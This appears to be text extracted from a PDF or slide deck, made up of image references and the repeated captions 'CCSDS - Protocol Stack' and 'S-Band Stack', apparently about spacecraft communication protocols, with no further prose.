

CCSDS - Protocol Stack




S-Band Stack





CCSDS - Protocol Stack




S-Band Stack




CCSDS - Protocol Stack




S-Band Stack



